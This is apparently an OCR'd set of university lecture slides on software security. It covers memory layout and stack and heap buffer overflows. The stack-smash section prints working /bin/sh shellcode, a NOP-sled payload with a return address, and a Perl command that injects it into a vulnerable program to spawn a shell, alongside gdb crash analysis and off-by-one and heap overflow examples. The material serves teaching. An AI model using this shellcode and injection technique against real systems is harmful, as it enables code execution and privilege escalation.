


Software security

Lecturer: Nguyễn Thị Thanh Vân – FIT - HCMUTE

Objective

- Software Security issues
- Sources of Software Vulnerabilities
- Process memory layout
- Software Vulnerabilities - Buffer overflows
  - Stack overflow
  - Heap overflow
- Attacks: code injection & code reuse
- Variations of Buffer Overflow
- Defense Against Buffer Overflow Attacks
  - Stack Canary
  - Address Space Layout Randomization (ASLR)
- Security in Software Development Life Cycle


Software Security issues

- Insecure interaction between components
  - Ex, invalidated input, cross-site scripting, buffer overflow, injection flaws, and improper error handling
- Risky resource management
  - Buffer Overflow
  - Improper Limitation of a Pathname to a Restricted Directory
  - Download of Code Without Integrity Check
- Leaky defenses
  - Missing Authentication for Critical Function
  - Missing Authorization
  - Use of Hard-coded Credentials
  - Missing Encryption of Sensitive Data

Sources of Software Vulnerabilities

- Bugs in the application or its infrastructure
  - i.e. doesn't do what it should do
    - E.g., access flag can be modified by user input
- Inappropriate features in the infrastructure
  - i.e. does something that it shouldn't do
    - functionality winning over security
    - E.g., a search function that can display other users info
- Inappropriate use of features provided by the infrastructure
- Main causes:
  - complexity of these features
    - functionality winning over security, again
  - Ignorance (unawareness) of developers

Typical Software Security Vulnerabilities



Security bugs found in Microsoft bug fix month

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Software Vulnerabilities - Buffer overflows

- **Buffer Overflow** also known as
  - **buffer overrun** or
  - **buffer overwrite**
- **Buffer overflow** is
  - a common and persistent vulnerability
- **Stack overflows**
  - buffer overflow on the Stack
  - overflowing buffers to corrupt data
- **Heap overflows**
  - buffer overflow on the Heap

The buffer overflow problem


- The most common security problem in machine code compiled from C & C++ ever since the Morris Worm in 1988
  - Typically, attackers that can feed malicious input to a program can full control over it, incl.
  - services accessible over the network, eg. sendmail, web browser, wireless network driver,
  - applications acting on downloaded files or email attachments
  - high privilege processes on the OS (eg. setuid binaries on Linux, as SYSTEM services on Windows)
  - embedded software in routers, phones, cars, ...
  - Ongoing arms race of attacks & defences: attacks are getting cleverer, defeating ever better countermeasures

Program memory layout

Stack: store local variables in func, store data related to function calls: return address, arguments, (LIFO)


Heap: provide space for dynamic memory allocation. This area is managed by malloc, calloc …

BSS segment: stores uninitialized static/global variables (zero)
Data segment : stores static/global variables that are initialized by the programmer
Text: stores the executable code of the program (read-only)



Program memory layout

```
int x = 100;
int main()
{

   int   a=2;
   float b=2.5;
   static int y;


   int *ptr = (int *) malloc(2*sizeof(i


   ptr[0]=5;
   ptr[1]=6;


   free(ptr);

   return 1;
}
```




Stack and Function Invocation

- how stack works and what information is stored on the stack

When func () is called, a block of memory space will be allocated on the top of the stack, and it is called stack frame

```
void func(int a, int b)
{
    int x, y;

    x = a + b;
    y = a - b;
}
```



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
Stack Layout: Terminologies


- **Stack Pointer (esp) Register**
- **Stack Pointer**
- **Frame Pointer (ebp) Register**.
- **Frame Pointer**
- **Stack Frame**.
- **Return address**
- **The instruction pointer (eip)**




Stack Layout: Terminologies

- **Stack Pointer (esp) Register:** Stores the memory address to which the stack pointer) is pointing to (the current top of the stack: pointing towards the low memory end.
  - The **esp** dynamically moves as contents are pushed and popped out of the stack frame.
- **Frame Pointer (ebp) Register:** Stores the memory address to which the frame pointer is pointing to (pointer points to a fixed location in the stack frame).
  - The **ebp** typically points to an address (a fixed address), after the address (facing the low memory end) where the old frame pointer is stored.
- **Stack Frame:** The activation record for a sub routine comprising of (in the order facing towards the low memory end): parameters, return address, old frame pointer, local variables.
- **Return address:** The memory address to which the execution control should return once the execution of a stack frame is completed.

The processor registers and memory



Stack layout, ex




```
void func(char *a1, int
a2, int a3)
{
char b1[12];
int b2;
int b3;
…
}
void main()
{
     func("hello", 5, 6);
}
```

Stack overflow

Buffer overflow Basic

- A buffer overflow: (programming error)
  - attempts to store data beyond the limits of a fixed-sized buffer.
  - overwrites adjacent memory locations:
    - could hold other program variables or parameters or program control flow data such as return addresses and pointers to previous stack frames.
  - The buffer could be located:
    - on the stack,
    - in the heap, or
    - in the data section of the process.
  - The consequences of this error include:
  - corruption of data used by the program, unexpected transfer of control in the program, possible memory access violations, and very likely eventual program termination.

Stack overflow

- Since 1988, stack overflows have led to the most serious compromises of security.
- Nowadays, many operating systems have implemented:
  - Non-executable stack protection mechanisms,
  - and so the effectiveness of traditional stack overflow techniques is lessened.
- Two types of Stack overflow
  - A stack smash, overwriting the saved instruction pointer (eip)
    - doesn't check the length of the data provided, and simply places it into a fixed sized buffer
  - A stack off-by-one, overwriting the saved frame pointer (ebp)
    - a programmer makes a small calculation mistake relating to lengths of strings within a program

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Stack smash - overwriting the saved eip


- places data into a fixed sized buffer

```
Code: ex1.c; gcc -o ex1.out ex1.c
int main(int argc, char *argv[])
{
        char smallbuf[32];
        strcpy(smallbuf, argv[1]);
        printf("%s\n", smallbuf);
        return 0;
}
Run: ./ex1.out
```

Input: <32ch: ok; >=32: error (ex, 48)

Segmentation fault (core dumped)

```
*** stack smashing detected ***: ./add terminated
Aborted (core dumped)
```



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- The segmentation fault occurs as the main( ) function returns. Process
  - pops the value 0x44434241 ("DCBA" in hexadecimal) from the stack,
  - tries to fetch, decode, and execute instructions at that address. 0x44434241 doesn't contain valid instructions

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gdb

- Crashing the program and examining the CPU registers, use:

```
$ gdb <execute_filename>      #
(gdb) run <input_data>        # result
(gdb) info registers          # address of registers
(gdb) i r <reg_name>          # address of reg_name (rip, rbp, rsp)
(gdb) p <fun_name>            # return address of fun
(gdb) disassemble <fun_num>   # assemble code
(gdb) info frame
```

Table 3-2. Useful IA-32 instructions

Opcode	Assembly	Notes
\x58	pop eax	Remove the last word and write to *eax*
\x59	pop ecx	Remove the last word and write to *ecx*
\x5c	pop esp	Remove the last word and write to *esp*
\x83\xec \x10	sub esp, 10h	Subtract 10 (hex) from the value stored in *esp*
\x89\x01	mov (ecx), eax	Write *eax* to the memory location that *ecx* points to
\x8b\x01	mov eax, (ecx)	Write the memory location that *ecx* points to to *eax*
\x8b\xc1	mov eax, ecx	Copy the value of *ecx* to *eax*
\x8b\xec	mov ebp, esp	Copy the value of *esp* to *ebp*
\x94	xchg eax, esp	Exchange *eax* and *esp* values (stack pivot)
\xc3	ret	Return and set *eip* to the current word on the stack
\xff\xe0	jmp eax	Jump (set *eip*) to the value of *eax*

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Crashing the program and examining the CPU registers in ex1

$ gdb ex1
(gdb) run ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
Starting program: ex1 ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
ABCDABCD
Program received signal SIGSEGV, Segmentation fault.
0x44434241 in ?? ( )

- Both the saved ebp & eip have been overwritten with the value 0x44434241.
- When the main( ) function returns and the program exits, the function epilogue executes, which takes the following actions using a last-in, first-out (LIFO) order:
  - Set esp to the same value as ebp
  - Pop ebp from the stack, moving esp 4 bytes upward so that it points at the saved eip
  - Return, popping the eip from the stack and moving esp 4 bytes upward again

```
(gdb) info register
eax      0x0          0
ecx      0x4013bf40   1075035968
edx      0x31         49
ebx      0x4013ec90   1075047568
esp      0xbffff440   0xbffff440
ebp      0x44434241   0x44434241
esi      0x40012f2c   1073819436
edi      0xbffff494   -1073744748
eip      0x44434241   0x44434241
eflags   0x10246      66118
cs       0x17         23
ss       0x1f         31
ds       0x1f         31
es       0x1f         31
fs       0x1f         31
gs       0x1f         31
```

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Examining addresses within the stack

- Begin :esp 0xbffff440 0xbffff440
- (-32 byte):

```
(gdb) x/4bc 0xbffff418
0xbffff418:     65 'A'  66 'B'  67 'C'  68 'D'
```

- ():

```
(gdb) x/4bc 0xbffff41c
0xbffff41c:     -28 'ä' -37 'û' -65 '¿' -33 'ß'
(gdb) x/4bc 0xbffff414
0xbffff414:     65 'A'  66 'B'  67 'C'  68 'D'
```


Attacker


- To exploit buffer overflow, an attacker needs to:
  - Identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control
  - Understand how that buffer will be stored in the process' memory, and hence the potential for corrupting memory locations and potentially altering the execution flow of the program.
- Vulnerable programs may be identified through:
  - (1) Inspection of program source;
  - 2) Tracing the execution of programs as they process oversized input or
  - (3) Using automated tools (like fuzzing)

Stack smash - challenges


Attacker need to overcome to make the successful attack using shellcode - the code to launch a shell

- How to get the shellcode into the buffer
  - produce the sequence of instructions (shellcode) you wish to execute and pass them to the program as part of the user input.
    - => instruction sequence to be copied into the buffer (smallbuf). The shellcode can't contain NULL (\0) characters because these will terminate the string abruptly.
- Executing the shellcode, by determining the memory address for the start of the buffer
  - Know or <u>**guess**</u> the location of the buffer in memory,
    - => can overwrite the eip with the address and redirect execution to it.
  - Use [NOP][shellcode][return address]

Insert and jump to malicious code




Using NOP to improve the success



Stack smash - challenges

Finding the starting point of the malicious code



(a) Jump to the malicious code

(b) Improve the chance

Shellcode in C, ex

```
#include <stdio.h>
int main( ) {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

```
gdb lunch_shellcode -q
gdb) disassemble main
Dump of assembler code for function main:
   0x00000000004004c4 <+0>:   push   %rbp
   0x00000000004004c5 <+1>:   mov    %rsp,%rbp
   0x00000000004004c8 <+4>:   sub    $0x10,%rsp
……
   0x00000000004004e9 <+37>:  mov    %rcx,%rsi
   0x00000000004004ec <+40>:  mov    %rax,%rdi
   0x00000000004004ef <+43>:  callq  0x4003c8 <execve@plt>
   0x00000000004004f4 <+48>:  leaveq
   0x00000000004004f5 <+49>:  retq
```


Creating and injecting shellcode in ex1


- a simple piece of 24-byte Linux shellcode that spawns a local */bin/sh* command shell:

```
"\x31\xc0\x50\x68\x6e\x2f\x73\x68"
"\x68\x2f\x2f\x62\x69\x89\xe3\x99"
"\x52\x53\x89\xe1\xb0\x0b\xcd\x80"
```

- the start location of the shellcode:
  - use *\x90 no-operation* (NOP) instructions to pad out the rest of the buffer.

```
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x31\xc0\x50\x68\x6e\x2f\x73\x68"
"\x68\x2f\x2f\x62\x69\x89\xe3\x99"
"\x52\x53\x89\xe1\xb0\x0b\xcd\x80"
"\xef\xbe\xad\xde\x18\xf4\xff\xbf
```

stack frame with 32 characters



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\x5c	pop esp	Remove the last word and write to *esp*
\x83\xec \x10	sub esp, 10h	Subtract 10 (hex) from the value stored in *esp*
\x89\x01	mov (ecx), eax	Write *eax* to the memory location that *ecx* points to
\x8b\x01	mov eax, (ecx)	Write the memory location that *ecx* points to to *eax*
\x8b\xc1	mov eax, ecx	Copy the value of *ecx* to *eax*
\x8b\xec	mov ebp, esp	Copy the value of *esp* to *ebp*
\x94	xchg eax, esp	Exchange *eax* and *esp* values (stack pivot)
\xc3	ret	Return and set *eip* to the current word on the stack
\xff\xe0	jmp eax	Jump (set *eip*) to the value of *eax*

Using Perl to send the attack string to the program

- Because many of the characters are binary, and not printable, you must use Perl (or a similar program) to send the attack string to the *ex1* program

```
# ./ex1 `perl -e 'print "\x90\x90\x90\x90\x90\x90\x90\x90\x31
\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x99\x52
\x53\x89\xe1\xb0\x0b\xcd\x80\xef\xbe\xad\xde\x18\xf4\xff\xbf";'`
1ÀPhn/shh//biãRSá°
                  Í
$
```

- If this program is running as a privileged user (such as root in Unix environments), the command shell inherits the permissions of the parent process that is being overflowed

Stack off-by-one - overwriting the saved ebp

- a nested function to perform the copying of the string into the buffer. If the string is longer than 32 characters, it isn't processed.

```
Code: ex2.c
int main(int argc, char *argv[])
{
if(strlen(argv[1]) > 32)
        {printf("Input string too long!\n");
        exit (1);
        }
vulfunc(argv[1]);
return 0;
}
int vulfunc(char *arg)
{
   char smallbuf[32];
   strcpy(smallbuf, arg);
   printf("%s\n", smallbuf);
   return 0;
}
```

Input:
> 32 ch: -> Input string too long!
<32 ch: -> printf
=32 ch: Segmentation fault (core dumped)


Run

```
# ./ex2 test
test
# ./ex2 ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
Input string too long!
# ./ex2 ABCDABCDABCDABCDABCDABCDABCDABC
ABCDABCDABCDABCDABCDABCDABCDABC
# ./ex2 ABCDABCDABCDABCDABCDABCDABCDABCD
ABCDABCDABCDABCDABCDABCDABCDABCD
Segmentation fault (core dumped)

#
```

Analyzing the program crash

stack frame with 31 characters



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

Analyzing the program crash

stack frame with 32 characters



the least significant byte of the saved ebp is overwritten, changing it from 0xbffff81c to 0xbffff800

stack frame with 32c is moved downward



First, the saved ebp is popped and changed to 0xbffff800,
The ebp has been slid down to a lower address.
Popping the new saved eip (ebp+4, 0x44434241)

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
Exploiting an off-by-one bug to modify the instruction pointer

- In essence, the way in which to exploit this off-by-one bug is to achieve a main( ) stack frame layout


The target main( ) stack frame layout



Heap overflow

Heap overflows

- heap overflows
  - dynamically allocate buffers of varying sizes
  - are reliant on the way certain OSs and libraries manage heap memory.
  - can result in compromises of
    - sensitive data (overwriting filenames and other variables)
    - logical program flow (through heap control structure and function pointer modification).



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

Heap Overflow

- Buffer overflows that occur in the heap data area.
  - Typical heap manipulation functions: malloc()/free()



Heap Overflow – Example

- Overwrite the function pointer in the adjacent buffer




Heap Overflow – Example

```
int main(void)
{
char *buff1, *buff2;
buff1 = malloc(40);
buff2 = malloc(40);
gets(buff1);
free(buff1);
exit(0);
}
```

There is no checking imposed on the data fed into buff1 by gets( ),

=> a heap overflow can occur.

```
Warning: the `gets'
function is dangerous
and should not be used”.
```



